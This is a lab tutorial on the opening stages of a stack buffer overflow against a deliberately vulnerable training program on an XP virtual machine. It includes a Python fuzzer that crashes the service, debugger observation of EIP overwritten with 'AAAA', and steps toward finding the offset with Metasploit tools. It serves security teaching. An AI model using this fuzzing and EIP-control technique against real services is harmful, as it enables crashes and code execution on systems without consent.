

## **PLAYING WITH DEMO CRASH APPS**

**Note:-** the application is taken from pentest.cryptocity.net online course !

### **Requirements:-**

1. Vm running XP (with **DEP** disabled for our application)
2. BT5 R3
3. demo.exe ( pre installed on my vm) <https://www.dropbox.com/s/ybuspcvj34g0hjn/demo.exe?dl=0>
4. debugger (olly/immunity or windbg)

You can download the practice VM from the following link:-


<https://www.dropbox.com/s/9n1afrfi9lznz9c/PWNME.rar?dl=0>

If you download my vm you can skip page 2 and 3.


## Steup XP machine

download "demo.exe" and add it to DEP exception list as follows:-


1. Right click on my computer and click on properties.




2. Click on Advanced tab and then click on Performance Setting.




3- Click on Data Execution Prevention tab and add demo.exe to exception as show below:-




4. Click on Apply and then on OK and finally restart XP machine.




Start demo.exe by double clicking on it and verify it listens to port 1974 using netstat command.



Now from bt machine either telnet or use netcat to connect on that port.




so the application simply asks for user name, let type in anything i am gonna use EVIL!






as we can see the application takes input, echoes back the user name and closes the connection. This means that the user supplied input is stored somewhere in the programs memory and we want to overflow it. There are 2 ways to do it either by supplying manually a large number of input or write some script to do this, i am a little lazy in doing things manually so i am going to write a small piece of python code.




```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# nano evil.py
```

type the following code:-




```
GNU nano 2.2.2 File: evil.py  
#!/usr/bin/python  
import socket  
  
for i in range(1,100,25):  
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
    buffer='\x41'*i  
    s.connect(('192.168.91.143',1974))  
    data=s.recv(1024)  
    print'sending buffer of lenght'+str(i)+'\n'  
    s.send(buffer +'\r\n')  
    data=s.recv(1024)  
    s.close()
```

change permission of file to enable execution.




```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# chmod 755 evil.py  
root@bt:~#
```

now run the script,

A terminal window titled 'root@bt: ~' with a menu bar (File, Edit, View, Terminal, Help). The prompt is 'root@bt:~#'. The user has entered './evil.py'. The output shows four lines: 'sending buffer of length1', 'sending buffer of length26', 'sending buffer of length51', and 'sending buffer of length76'. The terminal background is dark red with a subtle pattern.

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# ./evil.py
sending buffer of length1
sending buffer of length26
sending buffer of length51
sending buffer of length76
```

as we can see that the script hangs after sending 76 bytes long string, the application crashes.




So the application crashed ! the question is what's the deal in crashing application ?

We can probably execute our code if we can control the execution flow of application, so how we can do that ? Well it can be done by putting our code in stack and overwrite the pointer (EIP) to address where our code resides


EIP= instruction pointer, holds the address of next instruction to be executed

ESP= stack pointer


Restart demo.exe then open olly debugger and attach demo.exe




Find process named as demo select it and click on attach.



now back to bt machine and re run the evil script




Hop over to XP machine so we can see that eip is overwritten with 41414141 i.e AAAA




Now we need to find how many bytes were required to overwrite the EIP register, we can do so by simply sending a unique pattern string and find out how many bytes were required to overwrite EIP, so to generate a unique string i will use **pattern\_create.rb** and to find the number of bytes to overwrite, i will use **pattern\_offset.rb** script, both of them comes with metasploit.

Restart demo.exe in debugger by pressing **ctrl+F2**

